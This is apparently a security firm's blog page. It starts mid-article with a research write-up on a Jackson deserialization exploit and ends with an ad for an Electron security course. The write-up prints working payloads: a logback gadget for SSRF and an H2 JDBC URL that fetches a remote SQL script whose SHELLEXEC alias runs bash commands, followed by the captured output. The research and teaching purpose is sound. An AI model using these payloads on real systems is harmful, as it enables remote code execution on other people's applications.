java_import 'com.fasterxml.jackson.databind.SerializationFeature'

content = ARGV[0]

puts "Mapping"
mapper = ObjectMapper.new
mapper.enableDefaultTyping()
mapper.configure(SerializationFeature::FAIL_ON_EMPTY_BEANS, false);
puts "Serializing"
obj = mapper.readValue(content, java.lang.Object.java_class) # invokes all the setters
puts "objectified"
puts "stringified: " + mapper.writeValueAsString(obj)
The script proceeds as follows:
For this research we decided to use gadgets that are widely used by the Java community. All the libraries targeted in order to demonstrate this attack are in the top 100 most common libraries in the Maven central repository.
To follow along and to prepare for the attack, you can download the following libraries and put them in the “classpath” directory:
It should be noted the h2 library is not required to perform SSRF, since our experience suggests that
most of the time Java applications load at least one JDBC Driver. JDBC Drivers are classes that, when
a JDBC url is passed in, are automatically instantiated and the full URL is passed to them as an argument.
Using the following command, we will call the previous script with the aforementioned classpath.
$ jruby test.rb "[\"ch.qos.logback.core.db.DriverManagerConnectionSource\", {\"url\":\"jdbc:h2:mem:\"}]"
On line 15 of the script, Jackson will recursively call all of the setters with the key
contained inside the subobject. To be more specific, the setUrl(String url) is called with arguments by
the Jackson reflection library. After that phase (line 17) the full object is serialized into a JSON
object again. At this point all the fields are serialized directly, if no getter is defined,
or through an explicit getter. The interesting getter for us is getConnection().
In fact, as an attacker, we are interested in all “non pure” methods
that have interesting side effects where we control an argument.
When the getConnection is called, an in memory database is instantiated. Since the application
is short lived, we won’t see any meaningful effect from the attacker’s perspective. In order to do something more meaningful
we create a connection to a remote database. If the target application is deployed as a remote service,
an attacker can generate a Server Side Request Forgery (SSRF). The following screenshot is an example of this scenario.

As you may have noticed both of these scenarios lead to DoS and SSRF. While those attacks may affect the application security, we want to show you a simple and effective technique to turn a SSRF into a full chain RCE.
In order to gain full code execution in the context of the application, we employed the capability of loading the H2 JDBC Driver. H2 is a super fast SQL database usually employed as in memory replacement for full-fledged SQL Database Management Systems (such as Postgresql, MSSql, MySql or OracleDB). It is easily configurable and it actually supports many modes such as in memory, on file, and on remote servers. H2 has the capability to run SQL scripts from the JDBC URL, which was added in order to have an in-memory database that supports init migrations. This alone won’t allow an attacker to actually execute Java code inside the JVM context. However H2, since it was implemented inside the JVM, has the capability to specify custom aliases containing java code. This is what we can abuse to execute arbitrary code.
We can easily serve the following inject.sql INIT file through a simple http server such as a python one (e.g. python -m SimpleHttpServer).
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
	String[] command = {"bash", "-c", cmd};
	java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
	return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('id > exploited.txt')
And run the tester application with:
$ jruby test.rb "[\"ch.qos.logback.core.db.DriverManagerConnectionSource\", {\"url\":\"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://localhost:8000/inject.sql'\"}]"
...
$ cat exploited.txt
uid=501(...) gid=20(staff) groups=20(staff),12(everyone),61(localaccounts),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),501(access_bpf),701(com.apple.sharepoint.group.1),33(_appstore),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),399(com.apple.access_ssh)
Voila’!
Exploitation of deserialization vulnerabilities is complex and takes time. When conducting a product security review, time constraints can make it difficult to find the appropriate gadgets to use in exploitation. On the other end, the Jackson blacklists are updated on a monthly basis while users of this mechanism (e.g. enterprise applications) may have yearly release cycles.
Deserialization vulnerabilities are the typical needle-in-the-haystack problem. On the one hand, identifying a vulnerable entry point is an easy task, while finding a useful gadget may be time consuming (and tedious). At Doyensec we developed a technique to find useful Jackson gadgets to facilitate the latter effort. We built a static analysis tool that can find serialization gadgets through taint-tracking analysis. We designed it to be fast enough to run multiple times and iterate/improve through a custom and extensible rule-set language. On average a run on a Macbook PRO i7 2018 takes 2 minutes.

Taint-tracking is a topical academic research subject. Academic research tools are focused on a very high recall and precision. The trade-off lies between high-recall/precision versus speed/memory. Since we wanted this tool to be usable while testing commercial grade products and we valued the customizability of the tool by itself, we focused on speed and usability instead of high recall. While the tool is inspired by other research such as flowdroid, the focus of our technique is not to rule out the human analyst. Instead, we believe in augmenting manual testing and exploitation with customizable security automation.
This research was possible thanks to the 25% research time at Doyensec. Tune in again for new episodes.
That’s all folks! Keep it up and be safe!
We are excited to present our brand-new class on Electron Security! This blog post provides a general overview of the 2-days workshop.

With the increasing popularity of the ElectronJs Framework, we decided to create a class that teaches students how to build and maintain secure desktop applications that are resilient to attacks and common classes of vulnerabilities. Building secure Electron applications is possible, but complicated. You need to know the framework, follow its evolution, and constantly update and devise in depth defense mechanisms to mitigate its deficiencies.
Our training begins with an overview of Electron internals and the life cycle of a typical Electron-based application. After a quick intro, we will jump straight into threat modeling and attack surface. We will analyze what are the common root causes for misconfigurations and vulnerabilities. The class will be centered around two main topics: subverting the framework and breaking the custom application code. We will present security misconfigurations, security anti-patterns, nodeIntegration and sandbox bypasses, insecure preload bugs, prototype pollution attacks, affinity abuses and much more.
The class is hands-on with many live examples. The exercises and scenarios will help students understand how to identify vulnerabilities and build mitigations. Throughout the class, we will also have a few Q&A panels to answer all questions attendees might have and potentially review their code.
If you’re interested, check out this short teaser:
Who should take this course?
We will provide details on how to find and fix security vulnerabilities, which makes this class suitable for both blue and red teams. Basic JavaScript development experience and basic understanding of web application security (e.g. XSS) is required.
Attendees will receive a bundle with all material, including:
This 2-days training is delivered in English, either remotely or on-site (worldwide).
Doyensec will accept up to 15 attendees per tutor. If the number of attendees exceeds the maximum allowed, Doyensec will allocate additional tutors.
We’re a flexible security boutique and can further customize the agenda to your specific company’s needs.
Feel free to contact us at info@doyensec.com for scheduling your class!